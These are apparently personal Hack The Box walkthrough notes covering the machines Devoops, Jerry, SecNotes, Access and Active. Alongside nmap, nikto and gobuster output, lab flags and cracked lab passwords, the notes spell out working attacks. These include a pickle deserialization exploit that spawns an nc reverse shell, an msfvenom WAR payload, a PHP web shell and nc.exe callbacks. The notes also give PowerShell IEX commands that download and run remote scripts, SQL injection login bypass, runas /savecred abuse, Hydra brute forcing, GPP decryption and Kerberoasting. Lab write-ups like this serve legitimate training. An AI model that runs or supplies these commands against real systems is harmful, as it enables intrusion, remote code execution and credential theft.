    picklestr = base64.urlsafe_b64decode(request.data)
    # return picklestr
    postObj = pickle.loads(picklestr)
    return "POST RECEIVED: " + postObj['Subject']
```

looks like we can POST to this new directory /newpost.

We can also see that the input will be urlsafe\_b64decoded, so we will need to urlsafe\_b64encode or request before we send it.

I wrote up this python script to run pentestmonkeys' nc oneliner

```
pickle_exploit.py
#####
import pickle
from base64 import urlsafe_b64encode
```

```
RUNME = """rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.60 3232 >/tmp/f"""

```

```
class Yeet(object):
    def __reduce__(self):
        import os
        return(os.system, (RUNME,))
```

```
print urlsafe_b64encode(pickle.dumps(Yeet()))
#print pickle.dumps(Yeet())
#####
```

In burp I sent a post request to /newpost and caught a reverse shell with nc!

user.txt!

during basic enumeration I saw a .git directory in roosa's home.

git log and now I can see the commits. One of the commits states that she fixed a commit with proper key.

git diff 33e87c312c08735a02fa9c796021a4a3023129ad and we can see that a private key was changed.

take the new private key, chmod, ssh in as root...



## ***enumeraton***

newer ubuntu

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.10.10.91 && nmap -sC -sV -Pn 10.10.10.91 && nmap -p- -Pn 10.10.10.91  
ttl=63  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-24 15:21 EDT  
Nmap scan report for dev.solita.fi (10.10.10.91)  
Host is up (0.14s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
5000/tcp   open  upnp  
  
Nmap done: 1 IP address (1 host up) scanned in 8.28 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-24 15:21 EDT  
Nmap scan report for dev.solita.fi (10.10.10.91)  
Host is up (0.12s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|_ 2048 42:90:e3:35:31:8d:8b:86:17:2a:fb:38:90:da:c4:95 (RSA)  
|_ 256 b7:b6:dc:c4:4c:87:9b:75:2a:00:89:83:ed:b2:80:31 (ECDSA)  
|_ 256 d5:2f:19:53:b2:8e:3a:4b:b3:dd:3c:1f:c0:37:0d:00 (ED25519)  
119/tcp   filtered nntp  
5000/tcp  open  http    Gunicorn 19.7.1  
|_http-server-header: gunicorn/19.7.1  
|_http-title: Site doesn't have a title (text/html; charset=utf-8).  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 26.72 seconds  
Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-24 15:22 EDT

**5000 http**

## **web nmap**

Scanned at 2020-04-24 10:14:38 EDT for 8s

PORT	STATE	SERVICE	REASON	VERSION
5000/tcp	open	http	syn-ack	Gunicorn 19.7.1  _http-server-header: gunicorn/19.7.1

NSE: Script Post-scanning.

## **nikto**

```
nikto -host http://10.10.10.91:5000
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.91
+ Target Hostname: 10.10.10.91
+ Target Port:    5000
+ Start Time:    2020-04-24 10:14:58 (GMT-4)
-----
+ Server: gunicorn/19.7.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: HEAD, OPTIONS, GET
+ 7866 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:      2020-04-24 10:51:41 (GMT-4) (2203 seconds)
-----
+ 1 host(s) tested
squid@CoolHandKali:/Yeet/Machines/HTB/Deoops$
```

## **gobuster**

```
squid@CoolHandKali:/Yeet/Machines/HTB/Devoops$ gobuster dir -u http://10.10.10.91:5000 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:      http://10.10.10.91:5000
[+] Threads:   10
[+] Wordlist:  /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:  gobuster/3.0.1
[+] Timeout:    10s
=====
2020/04/24 15:25:49 Starting gobuster
=====
/feed (Status: 200)
/upload (Status: 200)
```

## ***flags***

user

c5808e1643e801d40f09ed87cdecc67b

root

d4fe1e7f7187407eebdd3209cb1ac7b3

## **10.10.10.95 Jerry**

Nmap showed that only port 8080 was running

nmap version showed that it was apache tomcat 7

dirsearch showed that I could navigate to /manager/html ... but I need creds

the creds are actually on the page, but I was also able to acquire them with hydra

```
HYDRA_PROXY_HTTP=http://127.0.0.1:8080 hydra -C /usr/share/seclists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt -s 8080 10.10.10.95 http-get /manager/html
```

when first catching the creds being sent with burp I could see it was a base 64 encoded string. example

```
YWRtaW46YWRzM2NyZXQ= admin:ads3cret
```

tomcat:s3cret works!

manager/html allows you to upload and execute a .war file (compressed javascript).

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.60 LPORT=3232 -f war > reverse.war      (found at payload all the things)
```

start a reverse listener with nc

upload and deploy the binary via the gui and when you refresh the page /reverse is now a link! (note that it is not reverse.war or reverse.jsp)

click the link and you win the ...WAR.

## ***enumeration***

<http://10.10.10.95:8080/manager/html> username=tomcat password=s3cret

## ***nmap short***

```
squid@CoolHandKali:/Yeet/Machines/HTB/Jerry$ nmap 10.10.10.95 -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-01 10:48 EDT
Nmap scan report for 10.10.10.95
Host is up (0.15s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
8080/tcp   open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 12.98 seconds
```

## **nmap version**

```
Nmap done: 1 IP address (0 hosts up) scanned in 3.35 seconds
squid@CoolHandKali:/Yeet/Machines/HTB/Jerry$ nmap -sC -sV -Pn 10.10.10.95
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-01 10:50 EDT
Nmap scan report for 10.10.10.95
Host is up (0.13s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
8080/tcp    open  http   Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 24.13 seconds

***web***

# nikto

```
nikto -host http://10.10.10.95:8080 | tee nikto_10.10.10.95:8080
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.95
+ Target Hostname: 10.10.10.95
+ Target Port:    8080
+ Start Time:    2020-04-01 10:50:48 (GMT-4)
-----
+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco
Community
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ OSVDB-3720: /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including other users.
+ Default account found for 'Tomcat Manager Application' at /manager/html (ID 'tomcat', PW 's3cret'). Apache Tomcat.
+ /host-manager/html: Default Tomcat Manager / Host Manager interface found
+ /manager/html: Tomcat Manager / Host Manager interface found (pass protected)
+ /manager/status: Tomcat Server Status interface found (pass protected)
+ 7967 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:      2020-04-01 11:11:53 (GMT-4) (1265 seconds)
-----
+ 1 host(s) tested
```

# dirsearch

```
python3 /Yeet/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u  
http://10.10.10.95:8080 --simple-report dirsearchsimple_10.10.10.95:8080
```

v0.3.9  
(\_||\_) (/\_||\_|)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /Yeet/Tools/dirsearch/logs/errors-20-04-01\_10-50-49.log

Target: <http://10.10.10.95:8080>

```
[10:50:49] Starting:  
[10:50:51] 200 - 19KB - /docs/  
[10:51:02] 200 - 1KB - /examples/  
[10:52:03] 302 - 0B - /manager/ -> /manager/html  
[10:56:24] 400 - 0B - /http%3A%2F%2Fwww.php  
[10:56:24] 400 - 0B - /http%3A%2F%2Fwww/  
[11:04:43] 400 - 0B - /http%3A%2F%2Fyoutube/  
[11:04:43] 400 - 0B - /http%3A%2F%2Fyoutube.php  
[11:08:00] 400 - 0B - /http%3A%2F%2Fblogs.php  
[11:08:00] 400 - 0B - /http%3A%2F%2Fblogs/  
[11:08:31] 400 - 0B - /http%3A%2F%2Fblog.php  
[11:08:31] 400 - 0B - /http%3A%2F%2Fblog/  
[11:11:05] 400 - 0B - /%2A%2Ahttp%3A%2F%2Fwww/  
[11:11:05] 400 - 0B - /%2A%2Ahttp%3A%2F%2Fwww.php  
[11:30:31] 400 - 0B - /External%5CX-News.php  
[11:30:31] 400 - 0B - /External%5CX-News/  
[11:38:34] 400 - 0B - /http%3A%2F%2Fcommunity/  
[11:38:34] 400 - 0B - /http%3A%2F%2Fcommunity.php  
[11:41:00] 400 - 0B - /http%3A%2F%2Fradar.php  
[11:41:00] 400 - 0B - /http%3A%2F%2Fradar/  
CTRL+C detected: Pausing threads, please wait...
```

Canceled by the user  
squid@CoolHandKali:/Yeet/Machines/HTB/Jerry\$

## ***nmap web***

```
POR STATE SERVICE REASON VERSION
8080/tcp open http syn-ack Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
```

## nikto

```
squid@CoolHandKali:/Yeet/Machines/HTB/Jerry$ HYDRA_PROXY_HTTP=http://127.0.0.1:8080 hydra -C /usr/share/seclists/  
Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt -s 8080 10.10.10.95 http-get /manager/html  
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal  
purposes.
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-04-01 11:54:25  
[INFO] Using HTTP Proxy: http://127.0.0.1:8080  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 79 login tries, ~5 tries per task  
[DATA] attacking http-get://10.10.10.95:8080/manager/html  
[8080][http-get] host: 10.10.10.95 login: admin password: admin  
[8080][http-get] host: 10.10.10.95 login: admin password: admin  
[8080][http-get] host: 10.10.10.95 login: tomcat password: s3cret  
[8080][http-get] host: 10.10.10.95 login: tomcat password: s3cret  
1 of 1 target successfully completed, 4 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-04-01 11:54:45
```

## ***flags***

user.txt  
7004dbcef0f854e0fb401875f26ebd00  
root.txt  
04a8b36e1545a455393d067e772fe90e

## **10.10.10.97 Secnotes**

nmap found that 80, 445 and 8808 were open.

80 was running a webserver that allowed you to make an account and then take notes.

if you made an account with the name and password ' or 1=1;-- - you were dumped into the admins notes screen. This gave you his smb password.

tyler 92g!mA8BGjOirkL%OG\*&

smbmap showed me that there was a sharefolder I had access to named new-site

smbclient -L 10.10.10.97 -U tyler

Logged in with smbclient

smbclient '//10.10.10.97/new-site' -U tyler

uploaded a simple php web shell and nc.exe from the /usr/share/websomething

```
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<?php
if($_GET['cmd']) {
    system($_GET['cmd']);
}
?>
</pre>
</BODY></HTML>
```

curl <http://10.10.10.97:8808/3232.php?cmd=nc.exe+-e+cmd.exe+10.10.14.3+3232>

nc -nlvp 3232 caught it. User shell as tyler.

On tylers desktop there was a file named bash.lnk (looks like windows subsystem for linux is on this box).

bash.lnk shits itself and points so a directory that is not there (c:\windows\system32\bash.exe)

I run a findstr to find bash.exe

cd c:\windows

dir /s /b | findstr bash.exe

turns out, bash.exe is in some system sxs file super deep.

copy and run it... now we are in WSL bash!!

in the root ~ directory I look at the ./bash\_history and see that the administrator account has used smbclient form here and passed creds in clear text!

administrator%u6!4ZwgwOM#^OBf#Nwnh'

smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\10.10.10.97\\c\$

Login successful!

winexe -U administrator //10.10.10.97 cmd.exe

## ***enumeration***

92g!mA8BGjOirkL%OG\*&

administrator%u6!4ZwgwOM#^OBf#Nwnh'

## ***kickoff nmap***

```
nikto -host http://10.10.10.97:80
```

```
- Nikto v2.1.6
```

---

```
+ Target IP:      10.10.10.97
```

```
+ Target Hostname: 10.10.10.97
```

```
+ Target Port:    80
```

```
+ Start Time:    2021-02-13 00:02:55 (GMT-5)
```

---

```
+ Server: Microsoft-IIS/10.0
```

```
+ Retrieved x-powered-by header: PHP/7.2.7
```

```
+ The anti-clickjacking X-Frame-Options header is not present.
```

```
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
```

```
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

```
+ Cookie PHPSESSID created without the httponly flag
```

```
+ Root page / redirects to: login.php
```

```
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

```
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
```

```
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
```

```
+ /login.php: Admin login page/section found.
```

```
+ 7863 requests: 0 error(s) and 8 item(s) reported on remote host
```

```
+ End Time:      2021-02-13 00:21:36 (GMT-5) (1121 seconds)
```

---

```
+ 1 host(s) tested
```

## **80 nikto**

```
nikto -host http://10.10.10.97:80
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.97
+ Target Hostname: 10.10.10.97
+ Target Port:    80
+ Start Time:    2021-02-13 00:02:55 (GMT-5)
-----
+ Server: Microsoft-IIS/10.0
+ Retrieved x-powered-by header: PHP/7.2.7
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ /login.php: Admin login page/section found.
+ 7863 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:      2021-02-13 00:21:36 (GMT-5) (1121 seconds)
-----
+ 1 host(s) tested
```

## **flags**

user.txt  
6fa7556968052a83183fb8099cb904f3  
root.txt  
7250cde1cab0bbd93fc1edbdc83d447b

## **10.10.10.98 Access**

nmap showed that ftp, telnet, and http were open.

FTP anonymous was enabled and I was able to wget 2 files "Access Control.zip" and backup.mdb  
using strings I pulled all strings of 8 letters or greater to make words.txt

zip2john on "Access Control.zip" (making AHash.txt)

used john on AHash.txt against words.txt and got the password access4u@security to open the zip file

used 7z and the new password to unzip "Access Control.zip"

new file is "Access Control.pst"

used readpst to create "Access Control.mbox"

Reading through "Access Control.mbox" gave me the username and password security:4Cc3ssC0ntr0ller

The creds were successful for telnet!

User flag owned!

while dir-ing around I saw that the desktop dir of the public users was hidden

inside the desktop dir was a link the file "ZKAccess3.5 Security System.lnk"

typeing it showed that it was running some kind of runas command and the /savecred argument. a microsoft lnk vulnerability!

This command with a nc listener brought it home

```
runas /user:ACCESS\Administrator /savecred "powershell \\\"IEX(new-object net.webclient).downloadstring('http://10.10.14.60:8000/iptcp.ps1')"
```

Rooted!!

4Cc3ssC0ntr0ller

## **enumeration**

```
root@CoolHandKali:/Yeet/Machines/HTB/Access# john AC.hash --wordlist=words.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
access4u@security (Access Control.zip/Access Control.pst)
```

The password for the “security” account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.

4Cc3ssC0ntr0ller

```
powershell.exe IEX(New-Object Net.WebClient).downloadString('http://10.10.14.60:8000/Invoke-PowerShellTcp.ps1')
powershell.exe IEX(New-Object system.Net.WebClient).downloadFile('http://10.10.14.60:8000/winPEAS.exe', C:
\users\security\winPEAS.exe)
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.60:8000/PowerUp.ps1')
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.60:8000/jaws-enum.ps1')
```

```
runas /user:access\administrator /savecred "powershell \\\"IEX(new-object net.webclient).downloadstring('http://
10.10.14.60:8000/3233.ps1')\\\""
```

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.10.10.98  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-01 12:39 EDT  
Nmap scan report for 10.10.10.98  
Host is up (0.15s latency).  
Not shown: 997 filtered ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
23/tcp    open  telnet  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 11.14 seconds
```

## **nmap version**

```
nmap -sC -sV 10.10.10.98
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-01 12:39 EDT
Nmap scan report for 10.10.10.98
Host is up (0.14s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_ SYST: Windows_NT
23/tcp    open  telnet?
80/tcp    open  http   Microsoft IIS httpd 7.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 194.18 seconds

***web***

## ***nmap web***

```
PORT STATE SERVICE REASON VERSION
80/tcp open http  syn-ack Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

## **dirsearch**

```
python3 /Yeet/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u  
http://10.10.10.98:80 --simple-report dirsearchsimple_10.10.10.98:80
```

\_|.|\_.--\_/\_/\_/\_|\_ v0.3.9  
(\_|||\_|\_) (/\_(\_||(\_|\_))

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /Yeet/Tools/dirsearch/logs/errors-20-04-01\_12-48-57.log

Target: <http://10.10.10.98:80>

[12:48:57] Starting:

Task Completed  
squid@CoolHandKali:/Yeet/Machines/HTB/Access\$

# **nikto**

```
nikto -host http://10.10.10.98:80 | tee nikto_10.10.10.98:80
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.98
+ Target Hostname: 10.10.10.98
+ Target Port:    80
+ Start Time:    2020-04-01 12:48:55 (GMT-4)
-----
+ Server: Microsoft-IIS/7.5
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ Retrieved x-aspnet-version header: 4.0.30319
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ 7863 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:       2020-04-01 13:08:45 (GMT-4) (1190 seconds)
-----
+ 1 host(s) tested
squid@CoolHandKali:/Yeet/Machines/HTB/Access$ ^C
```

## ***flags***

user

ff1f3b48913b213a31ff6756d2553d38

root

6e1586cc7ab230a8d297e8f933d904cf

## **10.10.10.98 Access2**

nmap showed that 21, 23, and 80 were open.

80 is just a picture

21 is ftp anonymous, allowing me to download (via wget (thanks TireFire)) the two files. backup.mdb and Access Control.zip

following the methodology of ippsec...

mkdir tables

for i in \$(mdb-tables file.mdb); do mdb-export file.mdb \$i > tables/\$i; done      this will make a directory full of contents for each table locally.

cd tables

grep -r passw

this gave me three usernames and passwords. one of them being engineer:access4u@security.

Access Control.zip was locked. The previous password unlocks it.

the file is a pst. I use readpst to turn it into a .mbox file

more Access Control.mbox shows lets me read the file. I see the following line...

The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.

telnet 10.10.10.98

security

4Cc3ssC0ntr0ller

<user shell>

winPEAS fails to run

jaws shows me the following line...

---

### Stored Credentials

---

Currently stored credentials:

Target: Domain:interactive=ACCESS\Administrator

Type: Domain Password

User: ACCESS\Administrator

this information is what you get from cmdkey /list

I go to payload all the things searching for "stored credentials"

```
runas /savecred /user:ACCESS\Administrator "C:\users\security\Desktop\nc.exe -e cmd.exe 10.10.14.3 3232"
nc -nlvp 3232
```

<root>

## **enumeration**

Windows 7? (IIS 7.5)

```
admin admin
engineer access4u@security
backup_admin admin
```

security 4Cc3ssC0ntr0ller

```
telnet 10.10.10.98
security
4Cc3ssC0ntr0ller
<user shell>
```

Microsoft Windows Server 2008 R2 Standard  
engineer user also exists

```
powershell "IEX(new-object net.webclient).downloadfile('http://10.10.14.3/winPEAS.exe','c:
\users\security\Desktop\winPEAS.exe')"
powershell "IEX(new-object net.webclient).downloadstring('http://10.10.14.3/jaws.ps1')"

runas /savecred /user:ACCESS\Administrator "C:\users\security\Desktop\nc.exe -e cmd.exe 10.10.14.3 3232"
powershell "IEX(new-object net.webclient).downloadfile('http://10.10.14.3/nc.exe','c:\users\security\Desktop\nc.exe')"
```

*nmap*

***flags***



## **10.10.10.100 Active**

nmap showed that ass loads of ports were open. Most notably 53, 88, and smb  
long nmap never finished.

Enum4Linux showed me that there were shares  
smbmap showed me that I could anonymous READ ONLY Replication  
connected with smbclient and get \* the entire dir  
after looking through all the stuff I found username and hashed password in a groups.xml file  
I used gpp-decrypty (built into kali) to get the password GPPstillStandingStrong2k18 for the user active.htb\SVC\_TGS

re-running enum4linux with creds was fruitless  
re-running smbmap with creds showed me READ ONLY to NETLOGON, SYSVOL, Replication, and Users

after paging through all of the stuffs (there was not much other than user.txt) I deemed that I needed to try some stuff with the creds.

psexec failed  
evil-winrm failed  
kerberoast worked! ( GetUserSPNs.py )

got be a krbtgt hash  
hashcat example hash showed me that it was a method 13100  
put the hash on the local windows box  
hashcat64.exe -m 13100 yeet\active.txt yeet\rockyou.txt  
got the creds administrator Ticketmaster1968

lets try psexec again...  
psexec.py active.htb/svc\_tgs@10.10.10.100  
success!!!  
root.txt as system

## **enumeration**

```
root@kali:~/Desktop/Machines/HTB/Active# gpp-decrypt edBSHOwhZLTjt/  
QS9FelcJ83mjWA98gw9guKOhjOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ  
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated  
GPPstillStandingStrong2k18
```

gpp-decrypt is GOLD  
^^groups.xml

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.10.10.100  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-20 21:38 EST  
Nmap scan report for 10.10.10.100  
Host is up (0.094s latency).  
Not shown: 983 closed ports  
PORT      STATE SERVICE  
53/tcp    open  domain  
88/tcp    open  kerberos-sec  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
389/tcp   open  ldap  
445/tcp   open  microsoft-ds  
464/tcp   open  kpasswd5  
593/tcp   open  http-rpc-epmap  
636/tcp   open  ldapssl  
3268/tcp  open  globalcatLDAP  
3269/tcp  open  globalcatLDAPssl  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49157/tcp open  unknown  
49158/tcp open  unknown
```

Nmap done: 1 IP address (1 host up) scanned in 9.00 seconds

***nmap long***

## **smbclient**

```
root@kali:~/Desktop/Machines/HTB/Active# smbmap -H 10.10.10.100
[+] Finding open SMB ports....
[+] User SMB session established on 10.10.10.100...
[+] IP: 10.10.10.100:445      Name: 10.10.10.100
Disk                         Permissions
-----
ADMIN$                      NO ACCESS
C$                          NO ACCESS
IPC$                        NO ACCESS
NETLOGON                     NO ACCESS
Replication                  READ ONLY
SYSVOL                      NO ACCESS
Users                        NO ACCESS
root@kali:~/Desktop/Machines/HTB/Active#
```

## **post acitvie.htb creds**

```
smbmap -u SVC_TGS -d active.htb -p 'GPPstillStandingStrong2k18' -H 10.10.10.100
[+] Finding open SMB ports....
[+] User SMB session established on 10.10.10.100...
[+] IP: 10.10.10.100:445      Name: active.htb
Disk          Permissions
-----
ADMIN$        NO ACCESS
C$           NO ACCESS
IPC$          NO ACCESS
NETLOGON      READ ONLY
Replication    READ ONLY
SYSVOL        READ ONLY
Users          READ ONLY
root@kali:~/Desktop/Machines/HTB/Active#
```

## **passwords**

Administrator121180624185345Z0P1

```
cpassword="edBSHOwhZLTjt/QS9FelcJ83mjWA98gw9guKOhJODcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"
changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

```
root@kali:~/Desktop/Machines/HTB/Active# gpp-decrypt edBSHOwhZLTjt/
QS9FelcJ83mjWA98gw9guKOhJODcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated
GPPstillStandingStrong2k18
```

administrator Ticketmaster1968

## ***flags***

user

86d67d8ba232bb6a254aa4d10159e983

root

b5fc76d1d6b91d77b2fbf2d54d0f708b

## **10.10.10.100 Active2**

nmap showed that an ass load of ports were running.  
in my dns enumeration I saw that active.htb needed to be added to /etc/hosts  
smbmap -H 10.10.10.100 showed that there were a bunch of smb directories  
I could read the Replication directory  
smbclient -N '//10.10.10.100/Replication' let me connect to that share.  
in smb client I did the | mask "" | recurse ON | prompt OFF | mget \* technique to download all the files  
grep -r pass showed me that there may be a password in groups.xml  
I was able to crack the password with gpp-decrypt!  
active.htb\SVC\_TGS  
GPPstillStandingStrong2k18  
I reran smbmap with my new creds  
smbmap -u svc\_tgs -p GPPstillStandingStrong2k18  
and saw that I could now read the USERS share  
connected to that share with smbclient  
smbclient -h '\\10.10.10.100\users' -U svc\_tgs -W active.htb Then prompted for a password  
In the SVC\_TGS directory was the user.txt flag  
Usered!!

In re-running the impacket tools with creds I saw that the box was kerberoastable!  
 GetUserSPNs.py active.htb/svc\_tgs:GPPstillStandingStrong2k18 -request dumped a hashed password for Administrator!!  
put the hashagainst hashcat on my local machine (-m 13100)  
cracked!! Ticketmaster1968  
psexec in...  
psexec.py active.htb/administrator:Ticketmaster1968@10.10.10.100  
rooted!!

## **enumeration**

hostname needed to be added to /etc/hosts (active.htb and active)

active.htb\SVC\_TGS  
GPPstillStandingStrong2k18

squid@CoolHandKali:/Yeet/Machines/HTB/Active\$ GetUserSPNs.py active.htb/svc\_tgs:GPPstillStandingStrong2k18  
Impacket v0.9.22.dev1+20200327.103853.7e505892 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName	Name	MemberOf	PasswordLastSet
LastLogon	Delegation		
-----	-----	-----	-----
active/CIFS:445	Administrator	CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb	2018-07-18
15:06:40.351723	2018-07-30 13:17:40.656520		

Ticketmaster1968

## **smart nmap**

```
nmap 10.10.10.100 && nmap -sV 10.10.10.100 && nmap -p- 10.10.10.100
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-03 17:17 EDT
```

```
Nmap scan report for 10.10.10.100
```

```
Host is up (0.13s latency).
```

```
Not shown: 983 closed ports
```

```
PORT      STATE SERVICE
```

```
53/tcp    open  domain
```

```
88/tcp    open  kerberos-sec
```

```
135/tcp   open  msrpc
```

```
139/tcp   open  netbios-ssn
```

```
389/tcp   open  ldap
```

```
445/tcp   open  microsoft-ds
```

```
464/tcp   open  kpasswd5
```

```
593/tcp   open  http-rpc-epmap
```

```
636/tcp   open  ldapssl
```

```
3268/tcp  open  globalcatLDAP
```

```
3269/tcp  open  globalcatLDAPssl
```

```
49152/tcp open  unknown
```

```
49153/tcp open  unknown
```

```
